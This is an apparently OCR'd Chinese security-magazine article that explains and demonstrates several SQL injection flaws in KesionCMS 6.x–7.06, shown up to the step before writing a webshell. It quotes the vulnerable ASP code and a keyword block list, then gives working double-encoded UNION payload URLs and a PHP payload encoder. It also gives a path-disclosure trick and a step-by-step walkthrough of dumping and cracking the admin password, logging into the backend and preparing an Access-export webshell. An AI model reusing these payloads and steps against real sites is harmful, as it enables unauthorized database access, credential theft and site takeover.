


图9




图10

我把漏洞利用Exp打包给大家了，为了方便叉子本机测试这个漏洞，我把存在漏洞的114啦网址导航系统 v1.15 GBK Build 20110610的源代码也打包给大家了。

（文中涉及的相关软件本期光盘已收录）

科讯6.x - 7.06多个SQL注射漏洞从简介到利用

txcbg

科讯（KesionCMS）功能模块齐全（包括文章、图片、下载、动漫，商城、音乐、影视、求职，考试，二手房，论坛，问答，博客空间等上百项的内置功能模块），是目前国内极具影响力的开源CMS之一。也许是树大招风，被黑客大牛盯上了吧，最近几天不断有人公布科讯的漏洞，短短几天就被公布了多个SQL注射漏洞，利用漏洞都能爆出科讯的管理员的用户名和密码，但进后台后我却一时不会拿webshell了，就没怎么重视。今天看到了别人公布了科讯后台拿webshell的方法，照着做了下，确实可以拿到webshell。科讯6.x - 7.06的多个SQL注射漏洞对我来说也从鸡肋变为了可以获得大量shell的大餐。

下面我就把科讯6.x - 7.06多个SQL注射漏洞介绍给大家。

一、漏洞简介

1.第一个漏洞

第一个漏洞是my5t3ry大牛公布的，他给出了对漏洞的分析，这里直接引用：

漏洞位于注册页面的\User\Reg\RegAjax.asp 中的24 -46行 和 254 -270 行 代码如下：

```
Class Ajax_Check
        Private KS
                Private Sub Class_Initialize()
                  Set KS=New PublicCls
                End Sub
        Private Sub Class_Terminate()
                 Set KS=Nothing
                End Sub
                Public Sub Kesion()

                  Select Case KS.S("Action")
                   Case "checkusername"
                    Call CheckUserName()
                   Case "checkemail"
                    Call CheckEmail()
                   Case "checkcode"
                    Call CheckCode()
                   Case "getregform"
                    Call GetRegForm()
                   Case "getcityoption"
                    Call getCityOption()
                  End Select
                End Sub

……略去无关代码

                Sub getCityOption()
                  Dim Province,XML,Node
                          Province=UnEscape(KS.S("Province"))  //注意这里
                         Dim RS:Set RS=Server.CreateObject("ADODB.RECORDSET")
                          RS.Open "Select top 200 a.ID,a.City From KS_Province a Inner Join KS_Province b On A.ParentID=B.ID Where B.City='" & Province & "' order by a.orderid,a.id",conn,1,1
                  If Not RS.Eof Then
                          Set XML=KS.RsToXml(Rs,"row","")
                  End If
                  RS.Close : Set RS=Nothing
                  If IsObject(XML) Then
                     For Each Node In XML.DocumentElement.SelectNodes("row")
                          KS.Echo "<option value='" & node.SelectSingleNode("@city").text &"'>" & node.SelectSingleNode("@city").text &"</option>"
                  Next
                  End If
                  Set XML=Nothing
                End Sub
End Class
```

以上代码中的Province=UnEscape(KS.S("Province"))调用自定义函数KS.S进行过滤，接着又调用UnEscape函数解码！

其中KS.S 函数 与UnEscape函数 原型如下：

```
        Function DelSql(Str)
                Dim SplitSqlStr,SplitSqlArr,I
                 SplitSqlStr="dbcc|alter|drop|*|and |exec|or |insert|select|delete|update|count |master|truncate|declare|char|mid|chr|set |where|xp_cmdshell"
                        SplitSqlArr = Split(SplitSqlStr,"|")
                 For I=LBound(SplitSqlArr) To Ubound(SplitSqlArr)
                        If Instr(LCase(Str),SplitSqlArr(I))>0 Then
                                Die "<script>alert('系统警告！\n\n1、您提交的数据有恶意字符" & SplitSqlArr(I) &";\n2、您的数据已经被记录;\n3、您的IP："&GetIP&";\n4、操作日期："&Now&";\nPowered By Kesion.Com!');window.close();</script>"
                        End if
                Next
                DelSql = Str
        End Function
               '取得Request.Querystring 或 Request.Form 的值
        Public Function S(Str)
          S = DelSql(Replace(Replace(Request(Str), "'", ""), """", ""))
        End Function
```

这里编码出现混乱，产生了与php的二次编码类似的漏洞，利用比较简单，可以union：

```
http://localhost/user/reg/regajax.asp?action=getcityoption&province=%2527%2520%2575%256e%2569%256f%256e%2520%2553%2565%256c%2565%2563%2574%2520%2574%256f%2570%2520%2531%2530%2520%2541%2564%256d%2569%256e%2549%2544%252c%2555%2573%2565%2572%254e%2561%256d%2565%2526%2563%2568%2572%2528%2531%2532%2534%2529%2526%2550%2561%2573%2573%2557%256f%2572%2564%2520%2546%2572%256f%256d%2520%254b%2553%255f%2541%2564%256d%2569%256e%2500
```

上面的利用针对ACCESS，MSSQL需要改下SQL语句：

```
<?php
$str = "' union Select top 10 AdminID,UserName&chr(124)&PassWord From KS_Admin";
for ($i=0; $i<=strlen($str); $i++){
        $temp .= "%25".base_convert(ord($str[$i]),10,16);
}
echo $temp."0";
?>
```

修改' union Select top 10 AdminID,UserName&chr(124)&PassWord From KS_Admin为相应的SQL语句即可。（MSSQL直接备份差异比较方便）

因为解码的时候进行了CLng类型转换，提交字符可以使其报错从而爆出物理路径

爆物理路径:http://localhost/user/reg/regajax.asp?action=getcityoption&province=%25i

2.第二个漏洞

第二个漏洞是goingta公布的，也是SQL注射漏洞，他没有给出漏洞的分析，直接给出了漏洞利用方法，通过漏洞利用方法大概猜测是plus目录下的Ajaxs.asp文件出现了SQL注射漏洞。他给出的漏洞利用代码为：

```
http://www.xxx.com/plus/Ajaxs.asp?action=GetRelativeItem&Key=goingta%2525%2527%2529%2520%2575%256E%2569%256F%256E%2520%2573%2565%256C%2565%2563%2574%25201,2,username%252B%2527-%257C%2527%252Bpassword%20from%20KS_Admin%2500
```

二、利用漏洞拿webshell

为了方便和避免不必要的麻烦，我在我虚拟机里的Windows 2003系统中安装了存在漏洞的KesionCMS v7.06 Build20110608 GBK版本，来给大家演示利用漏洞拿webshell的过程。在虚拟机里的访问地址为http://127.0.0.1/，如图1。从图中看功能挺多的，可惜出现了安全漏洞再多的功能也黯然失色。



图1

my5t3ry和gointa公布的两个SQL注射漏洞都不需要注册用户就可以直接利用，知道网址就可以爆管理员的用户名和密码了。

先来利用my5t3ry公布的漏洞来爆虚拟机中演示科讯系统的管理员用户名和密码。在浏览器中输入http://127.0.0.1/user/reg/regajax.asp?action=getcityoption&province=%2527%2520%2575%256e%2569%256f%256e%2520%2553%2565%256c%2565%2563%2574%2520%2574%256f%2570%2520%2531%2530%2520%2541%2564%256d%2569%256e%2549%2544%252c%2555%2573%2565%2572%254e%2561%256d%2565%2526%2563%2568%2572%2528%2531%2532%2534%2529%2526%2550%2561%2573%2573%2557%256f%2572%2564%2520%2546%2572%256f%256d%2520%254b%2553%255f%2541%2564%256d%2569%256e%2500，爆出了管理员的用户名admin和密码469e80d32c0559f8，如图2。




图2

再来用gointa公布的漏洞来爆管理员的用户名和密码。在浏览器中输入http://127.0.0.1/plus/Ajaxs.asp?action=GetRelativeItem&Key=goingta%2525%2527%2529%2520%2575%256E%2569%256F%256E%2520%2573%2565%256C%2565%2563%2574%25201,2,username%252B%2527%257C%2527%252Bpassword%20from%20KS_Admin%2500，也爆出了管理员的用户名admin和密码469e80d32c0559f8，如图3。




图3

可以看到利用my5t3ry和gointa公布的两个SQL注射漏洞都可以顺利爆出管理员的用户名和密码，至于你用哪个爆，就看自己的爱好了。

在在线破解网站http://www.cmd5.com/default.aspx破解出密码469e80d32c0559f8对应的明文密码为admin888。

有了用户名和密码来进后台。科讯的默认后台目录是Admin，但直接输入http://127.0.0.1/Admin/ 不会出来后台登录页面，而且会跳转到网站首页，要输入http://127.0.0.1/Admin/login.asp才会来到如图4的后台登录页面。认证码默认为8888，用得到的用户名和密码顺利进入了后台，如图5。




图4




图5

通过后台首页可以看到当前我用的版本为V7.06 Build0608，已经是最新版本。后台拿webshell曾经让我郁闷过，一时没了方法，后来看到f4tb0y给出的r0exp3r的方法才拿到了webshell。利用的是Access导出webshell的方法，因为科讯的后台有在线执行SQL语句的功能。要想利用Access导出webshell，还需要知道网站的物理路径，不过不用担心，网站物理路径通过后台功能可以直接得到，哈哈。

在后台点“设置”大项“辅助管理”下的“服务器参数探测”，就可以直接得到网站的物理路径了，如图6。

